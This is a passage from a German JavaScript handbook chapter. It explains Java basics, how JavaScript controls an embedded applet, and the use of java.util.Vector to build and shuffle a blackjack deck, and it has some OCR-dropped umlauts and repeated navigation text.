Befehl verstehen, sollte wenigstens die prinzipielle Vorgehensweise klar werden. Um ein paar einfhrende Worte kommt man eben nicht herum.



24.1.1 Wie funktioniert Java? ▼▲

Java ist eine plattformunabhngige Programmiersprache, deren Syntax sich an die Programmiersprache C++ anlehnt. Java-Programme werden in einen so genannten Byte-Code kompiliert. Die meisten Internet-Browser haben eine Java Virtual Machine (Java VM oder auch JVM), die diesen Byte-Code auf der jeweiligen Plattform interpretiert und die Befehle ausfhrt. Der besondere Vorteil besteht darin, dass der Byte-Code auf jeder Plattform identisch ist. Daher rhrt die Bezeichnung plattformunabhngige Sprache. Einzig und allein die Virtual Machines unterscheiden sich. Das Konzept von Java heit auch written once, runs everywhere – einmal programmiert, funktioniert es berall. Insbesondere mssen Sie sich nicht um die Portierung Ihres Codes auf die verschiedensten Plattformen kmmern, das haben die Hersteller der Virtual Machine schon erledigt.

Der Nachteil von Java liegt auf der Hand: Da das Programm nicht betriebssystemspezifisch kompiliert worden ist, muss der Byte-Code von der VM interpretiert werden, und das dauert recht lange. Aus diesem Grund sind kompilierte Programme immer noch etwas schneller. Der Vorsprung schwindet allerdings, da die Entwicklung der Virtual Machines fortschreitet und so genannte JIT-Compiler (Just-In-Time-Compiler) in der Lage sind, Java-Code nicht anfangs am Stck zu interpretieren, sondern immer dann, wenn das entsprechende Programmsegment zur Ausfhrung kommt. Die wahren technischen Zusammenhnge sind weitaus komplizierter, aber Sie wollen sicherlich so schnell wie mglich zum Thema JavaScript zurckkommen – also weiter im Text.

Kompilierte Java-Programme haben die Endung **.class**. Ein fr den nicht-kommerziellen Einsatz kostenloser Compiler ist auf der Website des Java-Erfinders Sun unter **http://java.sun.com/** zu finden – halten Sie nach dem **Java Development Kit**, kurz **JDK**, Ausschau. Auf der Buch-DVD finden Sie ebenfalls eine Ausgabe der Software.

Bei Java ist die neueste Version zwar meistens die beste, nicht jedoch automatisch fr den Web-Einsatz. Bei lteren Versionen des Internet Explorers und Netscape (Version 4!) wird nur eine Anno-Tobak-Version 1.1 mitgeliefert; andere (modernere) Browser werden meist komplett ohne Java ausgeliefert. Zwar ist es problemlos mglich, alle Browser (also auch IEs und Netscapes) durch einen Download von **http://java-.sun.com/** mit einer neueren Java-Version zu versorgen, aber das machen nur die wenigsten Nutzer. Mgliches Zwischenfazit: Kompilieren Sie Ihre Java-Applets, wenn mglich, mit Java 1.1, dann knnen die meisten Benutzer Ihre Programme ohne Extra-Download ausfhren.

Es gibt leider noch ein weiteres Problem: Als Konsequenz aus einem Gerichtsverfahren liefert Microsoft seit einiger Zeit mit dem Internet Explorer kein Java mehr mit. Sprich, ohne Zusatz-Download geht eh nichts. Wenn Sie sich auf diesen Standpunkt stellen, knnen Sie Ihre Applets auch mit einer recht aktuellen Java-Version kompilieren.

Die Wahrheit liegt wie immer irgendwo in der Mitte: Natrlich bentigen Ihre Benutzer eine Java-Version, aber nicht alle aktualisieren immer auf die neueste Ausgabe. Versuchen Sie deswegen, immer eine mglichst niedrige Version einzusetzen; 1.1 muss es aber nicht unbedingt sein.

Die Beispiele auf der Buch-DVD sind brigens alle mit JDK 1.1. kompiliert worden, aber auch einfach gehalten.

Java-Programme werden mit dem `<applet>`-Tag in die HTML-Seite eingebunden. Im Parameter `code` wird der vollstndige Name der **.class**-Datei angegeben, und in den Parametern `width` und `height` werden – wie beim `<img>`-Tag auch – die Ausmae des Applets auf dem Bildschirm angegeben. Wichtig ist wie immer das `name`-Attribut. Formular-Experten wissen, warum:

```
<applet code="applet.class" name="Applet" width="300" height="200">
   Ihr Browser untersttzt kein Java, oder Sie haben es
   ausgeschaltet!
</applet>
```

Der Text zwischen `<applet>` und `</applet>` wird genau dann angezeigt, wenn der Browser des Benutzers kein Java untersttzt oder Java nicht installiert worden ist. Auch, wenn Java deaktiviert ist, erscheint der Hinweistext im Browser.

top

24.1.2 Kurzeinfhrung in Java ▲

In den folgenden Abstzen werde ich das Grundkonzept von Java grob erklren. Vor allem die Java-Kenner mgen ber Auslassungen, Ungenauigkeiten und Vereinfachungen hinwegsehen. Das Thema dieses Buches ist und bleibt JavaScript, und Java wird nur so weit erlutert, wie es fr das Verstndnis dieses Kapitels ntig ist.

In Java sind alle Daten in Objekten organisiert, so hnlich wie in JavaScript ja auch – so weit, so gut. Statt **Objekt** nennt man eine Ansammlung von Methoden und Eigenschaften innerhalb von Java **Klasse**. Ein Grundgerst einer Klasse sieht folgendermaen aus:

```
class klassenname{
// irgendwelche Kommandos
}
```

Jede Klasse kann Methoden und Eigenschaften enthalten. Die Besonderheit ist, dass der Typ des Rckgabewerts jeder Methode im Methodenkopf direkt angegeben wird, was ein groer Unterschied im Vergleich zu JavaScript ist, das sich im Hinblick auf Variablentypen sehr flexibel verhlt. Beispiele fr solche Typen sind `int` fr Zahlenwerte, `boolean` fr Wahrheitswerte – und `void`, wenn nichts zurckgegeben wird. Auch bei Parametern fr die Methoden muss der Typ angegeben werden.

```
public class klassenname{
   private int quadrat(int i){
      return i*i;
   }
   public pythagoras(int kathete1, int kathete2){
      int summe = quadrat(kathete1) + quadrat(kathete2);
      return Math.sqrt(summe);
   }
}
```

Eine weitere Eigenheit von Java besteht darin, dass nicht alle Methoden und Eigenschaften von berall her abgefragt werden knnen. Im obigen

Beispiel kann die Funktion `quadrat()`, die mit dem Schlsselwort `private` gekennzeichnet ist, nur innerhalb dieser Klasse aufgerufen werden, also nicht von anderen Klassen aus. Die Funktion `pythagoras()`, die brigens die Lnge der Hypotenuse in einem rechtwinkligen Dreieck berechnet − also die Lnge derjenigen Seite, die dem rechten Winkel gegenber liegt − und dabei `quadrat()` benutzt, ist durch das Schlsselwort `public` gekennzeichnet. Dieses gibt an, dass diese Methode von berall her aufgerufen werden darf − auch von JavaScript aus!

Die wohl grte Fehlerquelle am Anfang ist die Tatsache, dass jeder Befehl mit einem Semikolon beendet werden muss! Da wnscht man sich manchmal das nicht so strenge JavaScript herbei.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis
1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 24 Java
  - 24.1 Allgemeines
    - 24.1.1 Wie funktioniert Java?
    - 24.1.2 Kurzeinfhrung in Java
  - 24.2 Java und das WWW
    - 24.2.1 Ein Beispiel-Applet
    - 24.2.2 HTML-Integration
  - 24.3 Java ohne Applet
    - 24.3.1 Exemplarische Java-Objekte
    - 24.3.2 Blackjack
    - 24.3.3 Karten initialisieren
    - 24.3.4 Karten mischen

top

24.2 Java und das WWW

Um ein Java-Programm im Browser betrachten zu knnen, muss es sich um ein so genanntes Applet handeln. Dadurch ndert sich der schematische Aufbau ein wenig. Die genauen Details sollen uns aber nicht interessieren. Auf der DVD zu diesem Buch finden Sie das kompilierte Applet, und Sie knnen es auch direkt ausprobieren.

top

24.2.1 Ein Beispiel-Applet

Das folgende Applet wird in diesem Kapitel als Beispiel verwendet. Es zeichnet zu Anfang einen roten Kreis, denn die Methode `paint()` wird beim Laden des Applets aufgerufen. Auerdem gibt es noch eine Methode `auswahl()`, die anscheinend ein paar Variablen des Applets verndert und dann wieder `paint()` aufruft. Wenn Sie das Ganze selbst ausprobieren wollen, mssen Sie den Java-Quelltext unter demselben Namen wie die Klasse abspeichern. Letztere heit `ball`, also wird der Quelltext unter **ball.java** abgespeichert.

```
import java.applet.*;
import java.awt.*;
public class ball extends Applet{
   private int radius = 100;
```

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?


```
   private Color farbe = Color.red;
   public void paint(Graphics g){
      g.setColor(Color.white);
      g.fillRect(0, 0, 449, 449);
      g.setColor(farbe);
      g.fillOval(225-radius, 225-radius, 2*radius-1,
      2*radius-1);
   }
   public void auswahl(int neuer_radius, String
   farbcode){
      this.radius = neuer_radius;
         if (farbcode.equals("rot"))
            {this.farbe=Color.red;} else
         if (farbcode.equals("blau"))
            {this.farbe = Color.blue;} else
         if (farbcode.equals("gruen"))
            {this.farbe = Color.green;} else
               this.farbe = Color.black;
      paint(getGraphics());
   }
}
```

top

24.2.2 HTML-Integration

Das Ziel dieses Beispiels ist, mit JavaScript dieses Applet anzusteuern. Dazu soll folgendes HTML-Grundgerst als Basis dienen. In einem Formular kann man den Radius des Kreises eingeben und via Radiobutton die Farbe des Kreises auswhlen.

```
<html>
<head>
<title>Java und JavaScript</title>
<script "text/javascript"><!--
function java(f) {
   if (navigator.javaEnabled()) {
      var radius = parseInt(f.radius.value);
      if (isNaN(radius) || radius>200 || radius<1) {
         radius = 200;
      }
      var farbe = f.farbe[0].checked ? "rot" :
         (f.farbe[1].checked ? "blau" : "gruen");
      document.ball.auswahl(radius, farbe);
   } else {
      alert("Bedaure, bei Ihrem Browser ist Java deaktiviert");
   }
}
//--></script>
</head>
<body>
<h1>Java und JavaScript</h1>
<applet code="ball.class" name="ball" width="450" height="450">
   Ihr Browser untersttzt kein Java!
</applet>
<form>
Radius (von 1 bis 200): <input type="text" name="radius" size="3" />
<br />
Farbe:
 <input type="radio" name="farbe" value="rot" /> rot -
 <input type="radio" name="farbe" value="blau" /> blau -
 <input type="radio" name="farbe" value="gruen" /> grn<br>
<input type="button" value="Zeichnen" onclick="java(this.form);" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 24.1 Java-Applets mit JavaScript steuern

Nchtern analysiert, erledigt die Funktion `java()` Folgendes: Zuerst wird `navigator.javaEnabled()` abgefragt. Diese Methode gibt an, ob der Benutzer im Browser Java aktiviert hat. Ein Nebeneffekt dieser Abfrage ist, dass die Java Virtual Machine gestartet wird, sofern das noch nicht geschehen ist. Das dauert oft eine Weile. In diesem Fall fllt das aber nicht ins Gewicht, da aufgrund des Applets innerhalb der HTML-Seite die Virtual Machine ohnehin schon gestartet worden ist.

Als Nchstes liest die Funktion `java()` die Formularwerte ein und wandelt die Eingabe im Radius-Eingabefeld in eine Zahl zwischen 1 und 200 um.


Die Umwandlung der Zeichenkette in eine Zahl ist prinzipiell gar nicht ntig, das geschieht automatisch. Allerdings musste ja noch der Radius gegebenenfalls innerhalb des Intervalls von 1 bis 200 untergebracht werden.

Die interessanteste Zeile der Funktion ist:

```
document.ball.auswahl(radius, farbe);
```

Mit `document.ball` wird auf das Applet in der HTML-Seite zugegriffen, denn dieses hat das `name`-Attribut `ball`. Mit `document.ball.auswahl()` greifen Sie also auf die Methode `auswahl()` im Applet zu. Generell gilt, dass man mit JavaScript auf alle Methoden des Applets zugreifen kann, sofern sie als `public` deklariert worden sind. Den Rest erledigt in diesem Beispiel das Applet. Die entsprechenden Parameter werden verndert, und der Kreis wird neu gezeichnet.

Leider sorgt die Kommunikation zwischen Java und JavaScript auf der Mac-Plattform fr Probleme. Safari (und damit Konqueror auch) untersttzten zwar Java, wenn die Java-Erweiterung fr Mac OS installiert ist, aber nicht den Zugriff darauf von JavaScript aus. Auch der Internet Explorer kann unter Mac nicht per JavaScript auf ein eingebettetes Applet zugreifen. Allerdings gibt es Hoffnung fr die Mac-Jnger: Aktuelle Versionen der OS-X-Browser untersttzen wieder den JavaScript-Zugriff auf Java-Applets – allerdings erst ab OS X 10.3.



Hier klicken, um das Bild zu Vergrern

Abbildung 24.2 Java funktioniert, der JavaScript-Zugriff nur in neueren Versionen

Der Netscape Navigator bietet des Weiteren die Mglichkeit, von Java-Programmen aus JavaScript-Objekte anzusprechen. Diese Mglichkeit bietet der Microsoft Internet Explorer nicht, und die Funktionalitt kann man auch in der anderen Richtung bereitstellen (d.h., man kann von JavaScript aus geeignete Java-Methoden aufrufen). Auch in neueren Mozilla-Browsern sucht man nach diesen Features vergeblich, weswegen wir sie hier auen vor lassen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 24 Java**
  - **24.1 Allgemeines**
    - **24.1.1 Wie funktioniert Java?**
    - **24.1.2 Kurzeinfhrung in Java**
  - **24.2 Java und das WWW**
    - **24.2.1 Ein Beispiel-Applet**
    - **24.2.2 HTML-Integration**
  - **24.3 Java ohne Applet**
    - **24.3.1 Exemplarische Java-Objekte**
    - **24.3.2 Blackjack**
    - **24.3.3 Karten initialisieren**
    - **24.3.4 Karten mischen**

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

24.3 Java ohne Applet

Man braucht nicht unbedingt ein Applet, um Java-Methoden von JavaScript aus aufzurufen. Gewisse Grundobjekte von Java knnen auch direkt aufgerufen werden. Beispielsweise hat man so zu Zeiten des Netscape Navigator 3 versucht, die Hhe und Breite des Bildschirms zu bestimmen, weil es damals `screen.width` und `screen.height` noch nicht gab, wohl aber entsprechende Java-Methoden. Diese Vorgehensweise wird jedoch nur relativ selten verwendet; meistens bentigt man nicht nur ein mitgeliefertes Java-Objekt, sondern gleich eine (programmierte) Java-Funktion, und dann muss man ein Applet verwenden.

Wenn Sie eine (programmierte) Java-Funktion verwenden wollen, beispielsweise eine Nullstellenberechnung oder andere mathematische Berechnungen (was mit den JavaScript-Datentypen nicht immer akkurate Ergebnisse liefert), so knnen Sie ein 1 1 Pixel groes Applet verwenden. Das Applet selbst soll keine Aktivitt zeigen und fllt aufgrund seiner Gre nicht sonderlich auf, aber Sie knnen die ffentlichen Funktionen aufrufen und die Ergebnisse verwenden.

top

24.3.1 Exemplarische Java-Objekte

Ein mgliches Beispiel ist die Java-Variante eines luxuriseren Arrays, dort **Vektor** genannt. Die Klasse heit `Vector` und wird von JavaScript aus (und brigens auch von Java) mit `java.util.Vector` angesprochen.

Mit den folgenden Befehlen wird eine Instanz des Java-Typs `Vector` erzeugt. Diese Instanz besitzt als Methoden alle als `public` deklarierten Methoden des Java-Objekts:

```
if (navigator.javaEnabled()) {
   var v = new java.util.Vector();
}
```

Dieser Vektor hat im Gegensatz zu einfachen

JavaScript-Arrays Funktionen zum einfachen Entfernen und Hinzufgen von Elementen. Zwar gibt es bereits seit JavaScript 1.1 ein paar neue Mglichkeiten fr JavaScript-Arrays, mit denen man diese neue Funktionalitt ebenfalls erreichen kann, aber das ist nicht das Thema dieses Kapitels.

Ein weiteres interessantes Java-Objekt ist `Hashtable`. Das ist auch ein Array, aber die Indizes sind nicht numerisch, sondern knnen auch Zeichenketten sein. Man kann beispielsweise sehr einfach eine Abbildung von Monatsnamen auf Monatszahlen erreichen. JavaScript untersttzt dies zwar auch, jedoch nicht in allen Versionen. (Das bliche Problem: Alte Browser sollten weiterhin untersttzt werden.)

Im folgenden Beispiel knnten sowohl `Vector` als auch `Hashtable` verwendet werden. Wir beschrnken uns hier aber auf `Vector`. Stellen Sie sich vor, Sie befinden sich in Las Vegas an einem Blackjack-Tisch. Sie haben ein einzelnes Kartenspiel vor sich[2] und mssen es mischen und an die Spieler verteilen. Auerdem soll bei jedem Spieler angegeben werden, wie viele Punkte er mit seinen Karten erreicht hat. Eine vollstndige Implementierung des Spiels ist Ihnen berlassen. J

top

24.3.2 Blackjack ▼▲

Zur Vorbereitung in aller Krze die wichtigsten Blackjack-Regeln:

- Das Kartenspiel enthlt in den vier Farben (Herz, Karo, Pik, Kreuz) die Nummernkarten 2 bis 10 sowie die Bildkarten Bube, Dame, Knig und das Ass. Insgesamt erhlt man so ein Spiel (Deck) aus 52 Karten.
- Das Ziel des Spiels ist es, so nahe wie mglich an 21 Punkte heranzukommen, vor allem nher als die Bank, ohne jedoch die 21 Punkte zu berschreiten (das hat den sofortigen Verlust zur Folge).

- Eine Nummernkarte zhlt so viele Punkte, wie auf der Karte stehen. Eine Bildkarte zhlt zehn Punkte. Ein As zhlt 11 Punkte, auer wenn der Spieler mit seinen Karten ber 21 Punkte kommen wrde (berbieten), dann zhlt es einen Punkt. Hat ein Spieler also ein As und eine 7, so hat er 18 Punkte. Zwei Asse zhlen als 12 Punkte, denn wrden beide Asse mit 11 Punkten zhlen, htte der Spieler 22 Punkte und damit berboten. Analog zhlen drei Asse als 13 Punkte.
- Hat der Spieler ein As und eine Karte, die zehn Punkte wert ist (eine Bildkarte oder die Zehn), so hat er einen Blackjack.
- Am Anfang des Spiels bekommt jeder Spieler zwei Karten zugeteilt.
- Weitere Regeln, etwa, was die Bank zu tun hat und wie man mehr Karten bekommen kann, sind nicht Thema dieses Buchs.

Die Strategie fr die Blackjack-Applikation ist die folgende:

- In einer Schleife wird ein Array mit allen mglichen Karten gefllt.
- Die Karten werden gemischt, indem immer ein Element aus dem Array zufllig ausgewhlt, einem Spieler zugeteilt und aus dem Array entfernt wird.
- Bei jedem Spieler wird die Punktzahl seiner beiden Karten bestimmt. Diese Punktzahl wurde zuvor fr einen schnellen Zugriff in einer Hashtable abgespeichert.

top

24.3.3 Karten initialisieren ▼▲

Jede Karte wird als Zeichenkette gespeichert. Hierbei werden die Farbe und die Kartenbezeichnung durch ein Trennzeichen, beispielsweise einen Leerzeichen, voneinander getrennt. Die uere Schleife geht von 1 bis 13 (die Karten von 2 bis 10, Knig, Bube, Dame, Ass). Die innere Schleife geht von eins bis vier und umfasst die vier Farben. Die einzelnen Werte werden in einem Java-`Vector` gespeichert (natrlich nur zu bungszwecken, denn, wie bereits gesagt wurde, geht das mit minimalem Mehraufwand auch mit reinen JavaScript-Mitteln). Die zugehrige, als `public` deklarierte Methode zum Einfgen eines Elements in ein `Vector`-Objekt heit `addElement()`. Um noch ein wenig

mehr Java zu verwenden, wird das zu bergebende `String`-Objekt auch als Java-Objekt generiert, obwohl man auch einfach die (JavaScript-)Zeichenkette htte bergeben knnen.

```
function deck() {
   // Hilfsvariablen
   var kartenname = new Array();
   kartenname[0]="Zwei"; kartenname[1]="Drei";
   kartenname[2]="Vier"; kartenname[3]="Fnf";
   kartenname[4]="Sechs"; kartenname[5]="Sieben";
   kartenname[6]="Acht"; kartenname[7]="Neun";
   kartenname[8]="Zehn"; kartenname[9]="Bube";
   kartenname[10]="Dame"; kartenname[11]="Knig";
   kartenname[12]="Ass";
   var farben = new Array();
   farben[0] = "Herz"; farben[1] = "Karo";
   farben[2] = "Pik"; farben[3] = "Kreuz";
   //Array initialisieren; als Java-Vector!
   var cards = new java.util.Vector();
   for (var i=0; i<13; i++) {
      for (var j=0; j<4; j++) {
         temp = farben[j] + " " + kartenname[i];
         karte = new java.lang.String(temp);
         cards.addElement(karte);
      }
   }
   return cards;
}
```

top

24.3.4 Karten mischen

Das Mischen gestaltet sich, wie bereits beschrieben, mit einem Vektor relativ einfach. Es wird ein beliebiges Element des `Vector`-Objekts bestimmt und aus dem Vektor herausgenommen. Parallel dazu wird ein neuer Vektor erzeugt, der die Elemente des alten Vektors enthlt, nur in einer neuen, zufflligen Reihenfolge.


Um dies zu bewerkstelligen, werden die folgenden Java-Methoden des `Vector`-Objekts bentigt:

- `size()`: Liefert die Anzahl der Elemente im Vektor zurck.
- `elementAt(i)`: Liefert das Element an der Position `i` im Vektor zurck. (Die Zhlung beginnt – wie bei Arrays auch – bei 0.)

- `removeElementAt(i)`: Lscht das Element an der Position `i` aus dem Vektor.

```
function mischen(alt) {
   var neu = new java.util.Vector();
   for (var i=alt.size(); i>0; i--) {
      var zufall = Math.floor(Math.random()*i);
      neu.addElement(alt.elementAt(zufall));
      alt.removeElementAt(zufall);
   }
   return neu;
}
```

Die Kartenverteilung und die Punktberechnung werden an dieser Stelle nicht dargestellt. An dieser Stelle folgt lediglich eine Beispielseite, die ein Kartenblatt mischt und auf dem Bildschirm ausgibt. Hierzu wird die `toString()`-Methode eines `Vector`-Objekts verwendet, die die Elemente des Vektors als Zeichenkette ausgibt.



Hier klicken, um das Bild zu Vergrern

Abbildung 24.3 Das gemischte Kartenblatt

```
<html>
<head>
<title>Karten mischen</title>
<script "text/javascript"><!--
function deck() {
   // Hilfsvariablen
   var kartenname = new Array();
   kartenname[0]="Zwei"; kartenname[1]="Drei";
   kartenname[2]="Vier"; kartenname[3]="Fnf";
   kartenname[4]="Sechs"; kartenname[5]="Sieben";
   kartenname[6]="Acht"; kartenname[7]="Neun";
   kartenname[8]="Zehn"; kartenname[9]="Bube";
   kartenname[10]="Dame"; kartenname[11]="Knig";
   kartenname[12]="Ass";
   var farben = new Array();
   farben[0] = "Herz"; farben[1] = "Karo";
   farben[2] = "Pik"; farben[3] = "Kreuz";
   //Array initialisieren; als Java-Vector!
   var cards = new java.util.Vector();
   for (var i=0; i<13; i++) {
      for (var j=0; j<4; j++) {
```

```
            temp = farben[j]+" "+kartenname[i];
            karte = new java.lang.String(temp);
            cards.addElement(karte);
         }
      }
      return cards;
   }
   function mischen(alt) {
      var neu = new java.util.Vector();
      for (var i=alt.size(); i>0; i--) {
         var zufall = Math.floor(Math.random()*i);
         neu.addElement(alt.elementAt(zufall));
         alt.removeElementAt(zufall);
      }
      return neu;
   }
   function verteilen() {
      var c1 = deck();
      var c2 = mischen(c1);
      document.write(c2.toString());
   }

   //--></script>
   </head>
   <body>
   <h3>Karten mischen</h3>
   <script "text/javascript"><!--
      if (navigator.javaEnabled()) {
         verteilen();
      }

   //--></script>
   </body>
   </html>
```

Auch wenn man darber diskutieren kann, ob Java im Web noch eine Relevanz hat: Mit JavaScript ist es sehr einfach, auf Java zuzugreifen, sei es in Form eines Applets oder auch in Form eines Direktzugriffs auf Java-Klassen.

---

[1]Bei Galileo Press ist ein vorzgliches Buch zu diesem Thema erschienen: Java ist auch eine Insel von Christian Ullenboom! Das findet man heute kaum noch, da es dem Spieler einen Vorteil gegenber der Bank bringt.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 25 Serverseitige Technologien**
  - **25.1 Variablentausch**
  - **25.2 Anwendungen**
    - **25.2.1 Newsticker**
    - **25.2.2 Bankleitzahlen**

Von einem gewissen Alter ab tut auch die Freude weh. – Charlie Chaplin

Kapitel 25 Serverseitige Technologien

Frher bestand das World Wide Web aus lauter statischen Webseiten, und wer etwas auf sich hielt, eignete sich JavaScript an und stach dadurch aus der Masse hervor. Mittlerweile ist JavaScript so weit verbreitet, dass einige Seiten gar nicht mehr ohne die clientseitige Skriptsprache auskommen. Wer aber heutzutage in sein will, muss einen Schritt weiter gehen und serverseitige Mittel einsetzen. Serverseitige Skriptsprachen laufen – wie der Name schon sagt – auf dem Webserver ab. Es handelt sich also, vereinfacht gesagt, um Programme, die HTML-Dateien ausgeben.

In den vorangegangenen Kapiteln dieses Buches wurden bereits immer wieder mal einige der Vor- und Nachteile von serverseitigen Technologien im Vergleich zu clientseitigen Technologien erlutert. Serverseitige Skriptsprachen sind meist ungleich mchtiger, da sie unter anderem auf das Dateisystem des Servers und auf Datenbanken zugreifen

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

knnen. Clientseitige Skriptsprachen dagegen erfordern keine Verbindung zu einem Server und sind dadurch – beispielsweise in Hinblick auf die Formularberprfung – deutlich leistungsfhiger.

In diesem Kapitel werden einige Beispiele fr die Interaktion von server- und clientseitigen Techniken gezeigt. Dazu war es leider notwendig, bei der Serverseite Einschrnkungen vorzunehmen. Es gibt eine Reihe von serverseitigen Skriptsprachen und -technologien: ASP(.NET), JSP, Perl, PHP und Python, um nur einige zu nennen. Es ist nicht mglich, all diese Technologien gleichzeitig zu bercksichtigen. Dennoch versuche ich, jeweils mehrere Technologien vorzustellen, um immer eine Alternative bieten zu knnen.

Der weltweit am hufigsten eingesetzte Webserver, der Apache Webserver (fr viele Betriebssysteme und auch im Quellcode erhltlich unter **http://httpd.apache.org/**), untersttzt eine Reihe von Skriptsprachen, darunter auch Perl und PHP. Perl war lange Zeit der Marktfhrer, was auch an der Integration der Skriptsprache in die Betriebssysteme UNIX und Linux und an der damit verbundenen riesigen Verbreitung lag. Mitt-lerweile liefern die neueren Linux-Distributionen ebenfalls noch den PHP-Sprachinterpreter mit, so dass diese neuere Skriptsprache langsam, aber sicher aufholt. Wir haben uns dafr entschieden, hier PHP den Vorzug zu geben, denn diese Sprache ist – einmal installiert – unserer Meinung nach leichter zu erlernen und hat fr den Anfnger weniger Frustpotenzial als Perl.

